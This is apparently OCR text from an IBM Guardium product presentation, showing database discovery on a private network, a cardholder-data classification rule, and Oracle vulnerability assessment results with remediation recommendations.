-26 15:30:58	10.10.9.253	10.10.9.253	MSSQL	1433	tcp
-26 15:30:15	10.10.9.55	osprey	Oracle	1521	tcp
-26 15:30:15	10.10.9.55	osprey	Sybase	4200	tcp
-26 15:30:32	10.10.9.56	10.10.9.56	Oracle	1521	tcp
-26 15:30:58	10.10.9.56	10.10.9.56	DB2	50001	tcp



Classification Rule #1 For Classification Policy "find creditcard data"


Rule Name	Send Alert
Category	PCI
Classification	Cardholder Data
Description	
Continue on Match	☑
Rule Type	○ Catalog Search ○ Search By Permissions ● Search For Data
Table Type	□ Synonym □ System Table ☑ Table ☑ View
Table Name Like	
Data Type	□ Date □ Number ☑ Text
Column Name Like	
Minimum Length	
Maximum Length	
Search Like	
Search Expression	[0-9]{4}-[0-9]{4}-[0-9]{4}-[0-9]{4}
Maximum Rows	

Classification Rule Actions:

1 Send Alert (Send Alert)

2 Send Policy Violation (Log Policy Violation)

3 add to group (Add To Group Of Objects)




Guardium

Agentless Network Scan 10.10.9.*

Discover and Classify

Find Cardholder Data



Databases Discovered

Start Date: 2008-06-26 14:48:49 **End Date:** 2008-06-26 15:48:49

Time Probed	Server IP	Server Host Name	DB Type	Port	Port Type
2008-06-26 15:31:00	10.10.9.253	10.10.9.253	Oracle	1521	tcp
-26 15:30:58	10.10.9.253	10.10.9.253	MSSQL	1433	tcp
-26 15:30:15	10.10.9.55	osprey	Oracle	1521	tcp
-26 15:30:15	10.10.9.55	osprey	Sybase	4200	tcp
-26 15:30:32	10.10.9.56	10.10.9.56	Oracle	1521	tcp
-26 15:30:58	10.10.9.56	10.10.9.56	DB2	50001	tcp

Classification Rule #1 For Classification Policy "find creditcard data"

Rule Name	Send Alert
Category	PCI

https://10.10.9.242:8443/viewClsProcessResult.do?method=view&viewerType=assessmentResults&viewe - Internet Explorer provided by

https://10. 10.9.242:8443/viewClsProcessResult.do?method=view&viewerType=assessmentResults&viewedTaskId=-1&noButtons=false&selectedProcessId=20016

Certificate Error

	Catalog	Schema	Table Name	Column Name	Rule Description	Comments	Classification Name	Category	Data Source Description
□		HR	BIN$RfXc0W/34qTgQAoKNwkbuw==$0	CARDNUMBER	Send Alert	Date: Monday, July 21, 2008 6:30:22 PM EDT Datasource: ORACLE 10.10.9.56:1521 xe Object: TABLE HR.BIN$RfXc0W/34qTgQAoKNwkbuw==$0 VARCHAR2(30) CARDNUMBER Category: 'PCI' Classification: 'Cardholder Data' Rule: Search For Data: Send Alert TABLE_TYPE='TABLE,VIEW', DATA_TYPE='TEXT', SEARCH_VALUE_PATTERN='[0-9]{4}-[0-9]{4}-[0-9]{4}-[0-9]{4}' Action: Send Alert: Send Alert Urgent Flag='false', Receiver='SYSLOG|' Action: Log Policy Violation: Send Policy Violation Severity='10' Action: Add To Group Of Objects: add to group Object Group='PCI Cardholder Sensitive objects', Replace Group Content='false'	Cardholder Data	PCI	10-56-system

Search Like	
Search Expression	[0-9]{4}-[0-9]{4}-[0-9]{4}-[0-9]{4}
Maximum Rows	

Classification Rule Actions:


1 Send Alert (Send Alert)

2 Send Policy Violation (Log Policy Violation)

3 add to group (Add To Group Of Objects)

Vulnerability & Configuration Assessment Architecture

- Based on industry standards (DISA STIG & CIS Benchmark)
- Customizable
  - Via custom scripts, SQL queries, environment variables, etc.
- Combination of tests ensures comprehensive coverage:
  - Database settings
  - Operating system
  - Observed behavior



Database User Activity

3

DB Tier

(Oracle, SQL Server, DB2, Informix, Sybase, MySQL)

OS Tier

(Windows, Solaris, AIX, HP-UX, Linux)

Tests


1

- Permissions
- Roles
- Configurations
- Versions
- Custom tests

2

- Configuration files
- Environment variables
- Registry settings
- Custom tests

Vulnerability Assessment Example



Guardium

Results for Security Assessment: **Comprehensive Oracle Assessment**

Assessment executed 2009-08-21 12:47:28.0

-- Select another result --

From: 2009-08-20 12:47:28.0
To: 2009-08-21 12:47:28.0

Client IP or IP subnet: Any
Server IP or IP subnet: Any

Download PDF

Tests passing: **42%**

Overall Score

Based on the tests performed under this assessment, data access of the defined database environments requires improvement. Refer to the recommendations of the individual tests to learn how you can address problems within your environment and what you should focus upon first. Once you have begun addressing these problems you should also consider scheduling this assessment as an audit task to continuously assess these environments and track improvement.

View log
Jump to Datasource list

Detailed Scoring Matrix

Result Summary *Showing 92 of 92 results (0 filtered)*

	Critical			Major			Minor			Caution			Info		
Privilege	9p	15f	--	1p	4f	--	--	1f	--	--	--	--	--	--	--
Authentication	2p	4f	--	--	1f	--	--	1f	--	--	--	--	--	--	--
Configuration	2p	2f	--	8p	3f	4e	1p	3f	4e	--	6f	1e	--	--	--
Version	--	--	--	--	2f	--	--	--	--	--	--	--	--	--	--
Other	--	2f	--	2p	3f	--	3p	--	1e	--	--	--	6p	--	1e

Current filtering applied:
Severities: *- Show All -*
Scores: *- Show All -*
Types: *- Show All -*


Reset Filtering
Filter / Sort Controls

Assessment Test Results Compare with Previous Results *Showing 92 of 92 results (0 filtered)*

Cat.	Test Name	Datasource	P/F	Sev.	Reason
Other	Excessive Login Failures (Production)	[Observed]	Fail	Critical	Too Many login failures, found 15 per day. *Recommendation: An alarming number of login failures have been reported from your databases. This might be an indication of an attempt to break into your database, or of someone trying to steal or damage your data. The number of login failures should be close to zero, especially in production environments. You should immediately inspect all attempts to access your database and the source of all the login failures, and take immediate action to deny access to your database from unauthorized clients.*
Conf.	DBA Profile FAILED_LOGIN_ATTEMPTS Are Limited	ORACLE: oracle - 9.59	Fail	Critical	User profile [MONITORING_PROFILE] setup parameter FAILED_LOGIN_ATTEMPTS found out of defined threshold value


Historical Progress or Regression

Filter control for easy use



Show only: Reset Filtering

Oracle Security Assessment



IBM® InfoSphere™ Guardium®

Results for Security Assessment: **Oracle Product Assessment**

Assessment executed **2010-08-27 21:40:55.0**
From: **2010-08-26 21:40:55.0**
To: **2010-08-27 21:40:55.0**
Client IP or IP subnet: **Any**
Server IP or IP subnet: **Any**

Tests passing: **21%***

*Percentage does not take into account any current filtering

Based on the tests performed under this assessment, data access of the defined database environments requires improvement. Refer to the recommendations of the individual tests to learn how you can address problems within your environment and what you should focus upon first. Once you have begun addressing these problems you should also consider scheduling this assessment as an audit task to continuously assess these environments and track improvement.

View log
Jump to Datasource list

Result Summary *Showing 288 of 288 results (0 filtered)*

	Critical			Major			Minor			Caution			Info		
Privilege	7p	16f	--	1p	6f	--	--	1f	--	--	--	--	--	--	--
Authentication	1p	5f	--	1p	1f	--	1p	--	--	--	--	--	--	--	--
Configuration	2p	2f	--	11p	86f	*113e*	1p	2f	5e	--	6f	*1e*	--	--	--
Version	--	--	--	--	2f	--	--	--	--	--	--	--	--	--	--
Other	1p	--	--	2p	3f	--	2p	1f	*1e*	--	--	--	4p	--	*3e*

Current filtering applied:
Test Severities: - *Show All* -
Datasource Severities: - *Show All* -
Scores: - *Show All* -
Types: - *Show All* -

Reset Filtering

Filter / Sort Controls

Showing 288 of 288 results (0 filtered)

Result

DBA Profile FAILED_LOGIN_ATTEMPTS Are Limited
Test category: **Conf.** Severity: **Critical**
This test checks the value of the FAILED_LOGIN_ATTEMPTS parameter for each account. The FAILED_LOGIN_ATTEMPTS value limits the number of failed login attempts allowed before an account is locked. Setting this value limits the ability of unauthorized users to guess passwords and alerts the DBA when password guessing has occurred (i.e., such accounts display as LOCKED).
Ext. Reference: STIG DO3537 CIS Oracle v2.01 Item # 8.01
10.10.9.59-system
Datasource type: **ORACLE** Severity: **None**

Fail User profile [MONITORING_PROFILE] setup parameter FAILED_LOGIN_ATTEMPTS found out of defined threshold value

Recommendation: *The FAILED_LOGIN_ATTEMPTS parameter is not set. A high number of failed login attempts can indicate that an unauthorized user is trying to gain unauthorized access to your data. We recommend that you set this parameter in order to limit the number of failed login attempts before locking the user's account.*

Access To The UTL_FILE Package is restricted
Test category: **Priv.** Severity: **Major**
This test checks for user access to the PL/SQL packages UTL_FILE, UTL_SMTP, UTL_TCP, UTL_HTTP, and DBMS_RANDOM. These packages introduce a variety of vulnerabilities to the database and the host system. Access to these packages should be restricted.
Ext. Reference: CVE-2005-0701 CIS Oracle v2.01 Item # 9.44
10.10.9.59-system
Datasource type: **ORACLE** Severity: **None**

Fail Found Exec UTL_FILE privilege granted to public


Recommendation: *Permissions to execute the UTL_FILE package have been granted to users other than DBAs. UTL_FILE allows users to access operating system files from Oracle, which may*

Industry Best Practices of CVE, STIG & CIS references

Ext. Reference: STIG DO3537 CIS Oracle v2.01 Item # 8.01

Ext. Reference: CVE-2005-0701 CIS Oracle v2.01 Item # 9.44

2. Identify Risk



Selected Record Differences

New
Line #13

```
013:  (DESCRIPTION_LIST =
014:    (DESCRIPTION =
015:      (ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC_FOR_XE))
016:      (ADDRESS = (PROTOCOL = TCP)(HOST = osprey )(PORT = 1521))
017:    )
018:  )
019:
020: LISTENER =
021:  (DESCRIPTION_LIST =
022:    (DESCRIPTION =
023:      (ADDRESS = (PROTOCOL = TCP)(HOST = ospre )(PORT = 1529))
024:    )
025:  )
026:
027: DEFAULT_SERVICE_LISTENER = (XE)
028:
```

